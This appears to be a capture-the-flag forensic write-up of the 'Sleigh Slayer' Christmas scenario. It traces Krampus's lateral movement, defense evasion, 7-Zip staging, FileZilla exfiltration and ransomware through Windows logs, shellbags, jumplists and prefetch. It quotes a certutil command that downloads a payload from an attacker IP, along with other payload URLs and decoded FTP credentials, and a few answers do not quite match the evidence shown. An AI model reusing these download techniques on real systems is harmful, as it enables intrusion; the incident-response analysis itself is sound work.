
OpTinselTrace24-6: Sleigh Slayer

Story:
Krampus, using Santa’s password obtained from an insider threat, gains unauthorized access to Santa’s workstation. This is where Santa saves his most sensitive data, including the naughty and nice lists, gift inventory, and employees’ personal information. And they’ve all been encrypted. Christmas could be ruined. Investigate the activity taken by Krampus and his cyber outlaws and recover the encrypted files to save christmas.

Task1: What is the hostname from which the attacker laterally moved to Santa's computer?

- I examined the Windows Security logs and filtered event ID 4624, I found logon via logon type 3 from the hostname **'NORTHPOLE-TOYSQ'**



Description


```
An account was successfully logged on.

Subject:
        Security ID:              S-1-0-0
        Account Name:             -
        Account Domain:           -
        Logon ID:                 0x0

Logon Information:
        Logon Type:               3
        Restricted Admin Mode:    -
        Virtual Account:          No
        Elevated Token:           No

Impersonation Level:              Impersonation

New Logon:
        Security ID:              S-1-5-21-
574144769-2227685457-2735073457-1001
        Account Name:             santa
        Account Domain:           NORTHPOLE-
SANTA
        Logon ID:                 0x312175
        Linked Logon ID:          0x0
        Network Account Name:     -
        Network Account Domain:        -
        Logon GUID:               {00000000-0000-
0000-0000-000000000000}

Process Information:
        Process ID:               0x0
        Process Name:             -

Network Information:
        Workstation Name:         NORTHPOLE-
TOYSQ
        Source Network Address:
        fe80::568a:94eb:c08d:e2aa
        Source Port:              0

Detailed Authentication Information:
        Logon Process:            NtLmSsp
        Authentication Package:   NTLM
        Transited Services:       -
        Package Name (NTLM only):       NTLM V2
        Key Length:               128

This event is generated when a logon session is
```

Task2: When did Krampus log in to the machine?

- The answer found in the same logs, **2024-12-10 10:38:58**

Task3: The attacker navigated the file share in hopes of finding useful files. What is the file share path for something planned for Christmas Eve?

- I examined the Shellbags, Jumplists, and event logs. In the 'Recent' files, I discovered that "santa" accessed the file "christmas-eve-PRIORITY." When I checked the Properties, I found the file path: **'\NORTHPOLE-FS\fileshare\kitchen-prep\christmas-eve-PRIORITY'.**



```
cristmas-eve-PR                          2 KB
desktop.ini                on sett...    1 KB
Desktop                                  1 KB
Documents                                1 KB
INGREDIENTS                              2 KB
keepass                                  1 KB
Local Disk (C)                           1 KB
MERRY KRAMP                              1 KB
Naughty_List_C                           1 KB
Promotions                               1 KB
SANTA-CONFID                             1 KB
scan87x                                  1 KB
This PC                                  1 KB
toys-dept                                2 KB
```

cristmas-eve-PRIORITY Properties

cristmas-eve-PRIORITY

Target type: File folder

Target location: kitchen-prep

Target: S\fileshare\kitchen-prep\cristmas-eve-PRIORITY

Start in:


Shortcut key: None

Run: Normal window

Comment:

Task4: When did the attacker visit this share?

- When I examined the Shellbags, I identified the last accessed time.
  The answer is **'2024-12-10 10:41:40'**



```
NORTHPOLE-FS
  \\NORTHPOLE-FS\fileshare
    kitchen-prep
      cristmas-eve-PRIORITY
      Lunch
      Dinner
      Breakfast
    Complaints
```


Name: cristmas-eve-PRIORITY
Absolute path: Desktop\Computers and Devices\NORTHPOLE-FS\NORTHPOLE-FS\fileshare\kitchen-prep\cristmas-eve-PRIORITY
Key-Value name path: BagMRU\0\0\0\1-3
Registry last write time: 2024-12-10 10:45:12.035

Target timestamps
Created on: 2024-12-10 07:53:10.000
Modified on: 2024-12-10 07:53:36.000
Last accessed on: 2024-12-10 10:41:10.000

Task5: What is the filename of the file related to complaints from a department? The attacker found this on the share and also added it to the archive to exfiltrate.

- To address this question, I examined the Jumplists which can give us indication of the historic


activity of the user.
I found the attacker found on the mentioned file share file named **'toys-dept.txt'**



My Computer\C:\@shell32.dll,-21813\santa\@shell32.dll,-21769\MERRY KRAMPUS.txt	2	1
transfer_scanned.zip	2	1
\\NORTHPOLE-FS\FILESHARE\kitchen-prep\cristmas-eve-PRIORITY\INGREDIENTS.txt	4	1
\\NORTHPOLE-FS\FILESHARE\Complaints\toys-dept.txt	4	1
My Computer\C:\Users\santa\Documents\keepass\SANTA-CONFIDENTIAL-PROD-ITR.kdbx	2	1
My Computer\C:\Users\santa\Desktop\Christmas24\Naughty_List_Christmas24.pdf	2	1

Task6: Windows Defender detected and stopped the first attempt of the attacker to download a file from their infrastructure. What is the full command that was executed by the attacker, which Defender detected and stopped?

- I examined the Defender logs and found the attacker tried to downbload via cerutitl utility.
  The full command is 'C:\Windows\System32\certutil.exe -urlcache -f http://3.110.162.216:8175/OpXmasDestroy/Collection/package.exe'




Description

```
Microsoft Defender Antivirus has taken action to protect this machine from malware or other potentially unwanted software.
 For more information please see the following:
https://go.microsoft.com/fwlink/?linkid=37020&name=Trojan:Win32/Ceprolad.A&threatid=2147726914&enterprise=0
          Name: Trojan:Win32/Ceprolad.A
          ID: 2147726914
          Severity: Severe
          Category: Trojan
          Path: CmdLine:_C:\Windows\System32\certutil.exe -urlcache -f http://3.110.162.216:8175/OpXmasDestroy/Collection/package.exe
          Detection Origin: Unknown
          Detection Type: Concrete
          Detection Source: System
          User: NT AUTHORITY\SYSTEM
          Process Name: Unknown
          Action: Remove
          Action Status:  No additional actions required
          Error Code: 0x00000000
          Error description: The operation completed successfully.
          Security intelligence Version: AV: 1.421.709.0, AS: 1.421.709.0, NIS: 1.421.709.0
          Engine Version: AM: 1.1.24090.11, NIS: 1.1.24090.11
```

Task7: The attacker proceeded to disable Windows real-time protection in order to evade defenses. When did this activity occur?

- In the Defender logs, I searched for Event ID '5001', which occurred at **2024-12-10 10:44:10**




Description

Microsoft Defender Antivirus Real-time Protection scanning for malware and other potentially unwanted software was disabled.

```
              Defender
      [ Guid]  {11cd958a-c507-4ef3-b3f2-
               5fd9dfbd2c78}
   EventID     5001
   Version     0
   Level       4
   Task        0
   Opcode      0
   Keywords    0x8000000000000000
 - TimeCreated
      [ SystemTime] 2024-12-10T10:44:10.7460027Z
   EventRecordID 237
   Correlation
```

Task8: The attacker copied a file and moved it from one location to another using 7zip. What is the full path where this file was moved to?


- To address this question, I parsed the NTUSR.dat hive and found the historic activity of 7Z.
  In the 'CopyPath' section we found the answer.
  The answer is **'C:\Users\Public\scan\'**



```
sevenzip v.20210329
- Gets records of histories from 7-Zip keys

FM LastWrite: [2024-12-10 10:58:23Z]

Compression LastWrite: [2024-12-10 10:57:14Z]

FM\PanelPath0: C:\Program Files (x86)\WindowsPowerShell\Configuration\Registration\

Compression\ArcHistory:
  C:\Users\santa\Desktop\scan87x.zip

Extraction\PathHistory:
FM\CopyHistory:
  C:\Users\Public\scan\
```

Task9: The attacker also enumerated a zip file using 7zip on Santa's desktop. What is the path of the folder related to the Christmas bonus present inside that zip?


- This question was challenging.
  To find the answer, I parsed all the registry keys and searched for '.zip' using Notepad++ across all the files.
  I discovered a ZIP file named 'finance_christmas.zip'.
  I then searched for this ZIP file again in all the files and found records in the NTUSER hive, which included history entries related to 7-Zip. From these, I identified the path of the folder related to the Christmas bonus. The final answer is: **'C:\Users\santa\Desktop\finance_christmas.zip \finance_christmas\Employees\performance_bonus_24'.**



```
  C:\Users\santa\Desktop\Christmas24\
  C:\Users\santa\Desktop\finance_christmas.zip\finance_christmas\Employees\performance_bonus_24\
  C:\Users\santa\Desktop\finance_christmas.zip\finance_christmas\Employees\
  C:\Users\santa\Desktop\finance_christmas.zip\finance_christmas\
```

Task10: What was the name of the archive file created by 7zip?

- To address this question, we searched in santa's recent files and found the archive file that created by the 7zip.
  The archive name is **'scan87x.zip'**




OPTT6-SleighSlayer › santa_triage_PriorityHigh › C › Users › santa › AppData › Roaming › Microsoft › Windows › Recent ›

Name	Date modified	Type	Size
AutomaticDestinations	12/10/2024 9:07 AM	File folder	
CustomDestinations	12/10/2024 9:07 AM	File folder	
Christmas24	12/2/2024 5:04 AM	Shortcut	1 KB
Complaints	12/10/2024 7:41 AM	Shortcut	2 KB
cristmas-eve-PRIORITY	12/10/2024 7:41 AM	Shortcut	2 KB
desktop.ini	11/22/2024 4:41 AM	Configuration sett...	1 KB
Desktop	12/2/2024 4:28 AM	Shortcut	1 KB
Documents	12/10/2024 4:11 AM	Shortcut	1 KB
INGREDIENTS	12/10/2024 7:41 AM	Shortcut	2 KB
keepass	12/10/2024 5:03 AM	Shortcut	1 KB
Local Disk (C)	12/10/2024 7:47 AM	Shortcut	1 KB
MERRY KRAMPUS	12/10/2024 8:07 AM	Shortcut	1 KB
Naughty_List_Christmas24	12/2/2024 5:04 AM	Shortcut	1 KB
Promotions	12/2/2024 4:28 AM	Shortcut	1 KB
SANTA-CONFIDENTIAL-PROD-ITR.kdbx	12/10/2024 5:03 AM	Shortcut	1 KB
scan87x	12/10/2024 7:56 AM	Shortcut	1 KB
This PC	12/10/2024 4:11 AM	Shortcut	1 KB
toys-dept	12/10/2024 7:41 AM	Shortcut	2 KB

Task11: The attacker installed 7zip on the system and added some files to be archived. What was the last filesystem path visited by Krampus?


- To address this question, I parsed the NTUSR.dat hive and found the historic activity of 7Z.
  In the 'FolderHistory' section we found the answer.



```
FM\FolderHistory:
  C:\Program Files (x86)\WindowsPowerShell\Configuration\Registration\
  C:\Program Files (x86)\WindowsPowerShell\Configuration\
  C:\Program Files (x86)\WindowsPowerShell\
  C:\Program Files (x86)\
  C:\
  C:\Users\
  C:\Users\santa\
  C:\Users\santa\Desktop\
  C:\Users\santa\Desktop\Christmas24\
  C:\Users\santa\Desktop\finance_christmas.zip\finance_christmas\Employees\performance_bonus_24\
  C:\Users\santa\Desktop\finance_christmas.zip\finance_christmas\Employees\
  C:\Users\santa\Desktop\finance_christmas.zip\finance_christmas\
  C:\Users\santa\Desktop\finance_christmas.zip\finance_christmas\North-Workshop\
  C:\Users\santa\Desktop\finance_christmas.zip\
  Computer\
```

Task12: The attacker downloaded installers from their infrastructure for data exfiltration and collection. What is the full download URL for the tool used for exfiltration?

- Upon examining the Prefetch, I discovered that the attacker had used the 'certutil' utility.
  This allowed me to identify URLs associated with downloads made via certutil.
  The relevant path is Users\santa\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData.
  I utilized the strings command to extract the URLs from the metadata.
  The answer is http://3.110.162.216:8175/OpXmasDestroy/exfil/Godzilla.exe




```
C:\Users\FlareVM\Desktop\OPTT6-SleighSlayer\santa_triage_PriorityHigh\C\Users\santa\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\5A76AD1C83439FFADFAE13FB9B08A8AA: http://3.109.152.7/final_operation/destro
yer.zip
C:\Users\FlareVM\Desktop\OPTT6-SleighSlayer\santa_triage_PriorityHigh\C\Users\santa\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\698460A0B6E60F2F602361424D832905_8BB23D43DE574E82F2BEE0DF0EC47EEB: http://o
csp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBT3xL4LQLXDRDM9P665TW442vrsUQQUReuir%2FSSy4IxLVGLp6chnfNtyA8CEA6bGI750C3n79tQ4ghAGFo%3D
C:\Users\FlareVM\Desktop\OPTT6-SleighSlayer\santa_triage_PriorityHigh\C\Users\santa\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\6CCBC365A82629F3E88D81A67A497B46: http://3.110.162.216:8175/OpXmasDestroy/e
xfil/Godzilla.exe
C:\Users\FlareVM\Desktop\OPTT6-SleighSlayer\santa_triage_PriorityHigh\C\Users\santa\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\7423F88C7F265F0DEFC08EA88C3BDE45_AA1E8580D4EBC816148CE81268683776: http://o
csp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBSAUQYBMq2awn1Rh6Doh%2FsBYgFV7gQUA95QNVbRTLtm8KPiGxvDl7I90VUCEAJ0LqoXyo4hxxe7H%2Fz9DKA%3D
```

Task13: What is the name of the tool used for exfiltration?

- During the investigation, I noticed the attacker also downloaded **FileZilla** in the time of the attack.

Task14: The attacker renamed the zip before exfiltrating it. What was the name changed to?

- While examining the Jumplists, which reveal the historical activity of the compromised user, I found that the attacker accessed a ZIP file named **'transfer_scanned.zip'** during the attack timeframe.




Automatic	2fc20fb544cbf2a9		1	3,584
Automatic	5f7b5f1e01b83767	Quick Access	6	11,776
Automatic	9b9cdc69c1c24e2b	Notepad 64-bit	3	7,680
Automatic	70ffd305907c983b	7zip 18.05	0	1,536
Automatic	ccba5a5986c77e43	Microsoft Edge (Chromium)	1	3,584

Entry Number	Target Created On	Target Modified On	Target Accessed On	Absolute Path	Extra Block Co...	Interaction Count
6	2024-12-10 11:07:29	2024-12-10 11:07:29	2024-12-10 11:07:29	My Computer\C:\@shell32.dll,-21813\santa\@shell32.dll,-21769\MERRY K...	2	1
5	2024-12-10 10:57:14	2024-12-10 10:57:14	2024-12-10 10:57:14	transfer_scanned.zip	2	1
4	2024-12-10 07:53:31	2024-12-10 07:53:38	2024-12-10 07:53:38	\\NORTHPOLE-FS\FILESHARE\kitchen-prep\cristmas-eve-PRIORITY\INGR...	4	1
3	2024-12-10 07:52:28	2024-12-10 07:52:37	2024-12-10 07:52:37	\\NORTHPOLE-FS\FILESHARE\Complaints\toys-dept.txt	4	1
2	2024-12-10 07:11:22	2024-11-04 13:55:31	2024-12-10 07:11:50	My Computer\C:\Users\santa\Documents\keepass\SANTA-CONFIDENTIA...	2	1
1	2024-12-02 07:43:12	2024-12-02 07:43:12	2024-12-02 07:53:24	My Computer\C:\Users\santa\Desktop\Christmas24\Naughty_List_Christ...	2	1

Task15: What is the set of credentials used by Krampus to exfiltrate data to his server?

- To address this question, I examined the FileZilla files, in the 'recentserver.xml' file we can find the username the the password that Krampus used.
  The answer is **'Krampus:ihavetodestroychristmasxoxo'**



```
<?xml version="1.0" encoding="UTF-8"?>
<FileZilla3 version="3.68.1" platform="windows">
    <RecentServers>
        <Server>
            <Host>13.127.192.93</Host>
            <Port>21</Port>
            <Protocol>0</Protocol>
            <Type>0</Type>
            <User>krampus</User>
            <Pass encoding="base64">aWhhdmV0b2Rlc3Ryb3ljaHJpc3RtYXN4b3hv
            <Logontype>1</Logontype>
            <PasvMode>MODE_DEFAULT</PasvMode>
            <EncodingType>Auto</EncodingType>
            <BypassProxy>0</BypassProxy>
        </Server>
    </RecentServers>
</FileZilla3>
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

□ Decode each line separately (useful for when you have multiple entries).


Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

DECODE Decodes your data into the area below.

```
ihavetodestroychristmasxoxo
```

Task16: Determine the full path where the files from Santa's computer were exfiltrated and stored on Krampus's server.

- In the 'Filezilla.xml' file we can find the full path of the files that exfiltrated from santa machine.
  The full path is **'/home/krampus/ChristmasOP/santaloot'**




```
            <Tabs>
                <Tab connected="1" selected="1">
                    <Host>13.127.192.93</Host>
                    <Port>21</Port>
                    <Protocol>0</Protocol>
                    <Type>0</Type>
                    <User>krampus</User>
                    <Pass encoding="base64">aWhhdmV0b2Rlc3Ryb3ljaHJpc3RtYXN4b3hv</Pass>
                    <Logontype>1</Logontype>
                    <PasvMode>MODE_DEFAULT</PasvMode>
                    <EncodingType>Auto</EncodingType>
                    <BypassProxy>0</BypassProxy>
                    <Site></Site>
                    <RemotePath>1 0 4 home 7 krampus 11 christmasOP 9 santaloot</RemotePath>
                    <LocalPath>C:\Users\santa\Desktop\</LocalPath>
                </Tab>
            </Tabs>
        </Setting>
        <Setting name="Local filelist sortorder">0 0</Setting>
        <Setting name="Remote filelist sortorder">0 0</Setting>
    </Settings>
/FileZilla3>
```

Task17: Krampus then proceeded to download ransomware on the system. What is the SHA-256 hash of the executable?

- While examining the metadata of the certutil utility from the previous questions, I discovered that the attacker had downloaded a ZIP file from the URL http://3.109.152.7/final_operation/destroyer.zip. I then navigated to the 'Content' folder and identified a URL associated with the string 5A76AD1C83439FFADFAE13FB9B08A8AA.

  Upon opening the content file with HxD, I confirmed it was a ZIP file. I renamed the file to destroyer.zip and extracted the ransomware's SHA-256 hash.
  The hash is: **808F098B303D6143E317DD8DAE9E67AC8D2BCB445427D221AA9AD838AA150DE3.**



santa_triage_PriorityHigh › C › Users › santa › AppData › LocalLow › Microsoft › CryptnetUrlCache › Content

Name	Date modified	Type	Size
5A76AD1C83439FFADFAE13FB9B08A8AA	12/10/2024 8:03 AM	File	11,560 KB

C:\Users\FlareVM\Desktop\destroyer.zip\

Name	Size	Packed Size	Modified	Created	Accessed	Attributes	Encrypted	Comment
destroyer	31 533 354	11 836 363	2024-12-10 01:12			D	-	


	SHA-512	SHA-384
143e317dd8dae9e67ac8d2bc...	bf6a4d9e731ec3405fa0c172ba36a74127e852...	6fa43ff04f889d6d49e332dfc914713239af679ab2eab38429db5a552fe8ca9c28be79f458cbada566fce027eb293ba5

Task18: What is the full download URL for the ransomware file?

- **We already answered this question above,** http://3.109.152.7/final_operation/destroyer.zip

Task19: When was the ransomware binary executed according to prefetch?

- I parsed the Prefetch and found the last run of the ransomware, the answer is **2024-12-10 11:06:30**



CERTUTIL.EXE	6	28F1E0C1	54140	Windows ...	2024-12-10 11:03:28	2024
CMD.EXE	11	BD30981	12704	Windows ...	2024-12-10 11:05:22	2024
7ZFM.EXE	2	56DE4F9A	46146	Windows ...	2024-12-10 11:05:55	2024
7ZG.EXE	2	F49B3D46	119726	Windows ...	2024-12-10 11:06:17	2024
KRAMPUS.EXE	1	1793FAA9	42222	Windows ...	2024-12-10 11:06:30	
NOTEPAD.EXE	3	C5670914	52840	Windows ...	2024-12-10 11:07:33	2024
LOGONUI.EXE	6	F639BD7E	129614	Windows ...	2024-12-10 11:10:19	2024
TSTHEME.EXE	2	1D23267	19266	Windows ...	2024-12-10 11:10:19	2024
SPPSVC.EXE	33	96070FE0	45158	Windows ...	2024-12-10 11:10:23	2024
MICROSOFTEDGEUPDATE.EXE	34	7A595326	30938	Windows ...	2024-12-10 11:14:45	2024


Task20-23: Malware Analysis

- **Credit to Avia Brazani, we didn't do anything of this part.**

Avia did all the malware analysis section.

Task24: When did the threat actor log off?

- I searched the Windows Security logs for Event ID 4634, which indicates 'An account logged off.' I found that the threat actor (TA) logged off at **2024-12-10 11:10:19.**



Type	Date	Time	Event	Source	Category	User
Audit Success	12/10/2024	3:20:54 AM	4634	Microsoft-Windows	Logoff	N/A
Audit Success	12/10/2024	3:20:54 AM	4634	Microsoft-Windows	Logoff	N/A
Audit Success	12/10/2024	3:20:54 AM	4634	Microsoft-Windows	Logoff	N/A
Audit Success	12/10/2024	3:20:54 AM	4634	Microsoft-Windows	Logoff	N/A
Audit Success	12/10/2024	3:20:54 AM	4634	Microsoft-Windows	Logoff	N/A
Audit Success	12/10/2024	3:10:19 AM	4634	Microsoft-Windows	Logoff	N/A
Audit Success	12/10/2024	2:39:01 AM	4634	Microsoft-Windows	Logoff	N/A
Audit Success	12/10/2024	2:39:01 AM	4634	Microsoft-Windows	Logoff	N/A
Audit Success	12/10/2024	2:38:49 AM	4634	Microsoft-Windows	Logoff	N/A
Audit Success	12/10/2024	12:02:36 AI	4634	Microsoft-Windows	Logoff	N/A
Audit Success	12/10/2024	12:02:36 AI	4634	Microsoft-Windows	Logoff	N/A
Audit Success	12/9/2024	11:10:42 PI	4634	Microsoft-Windows	Logoff	N/A
Audit Success	12/9/2024	11:10:42 PI	4634	Microsoft-Windows	Logoff	N/A
Audit Success	12/9/2024	5:07:14 AM	4634	Microsoft-Windows	Logoff	N/A
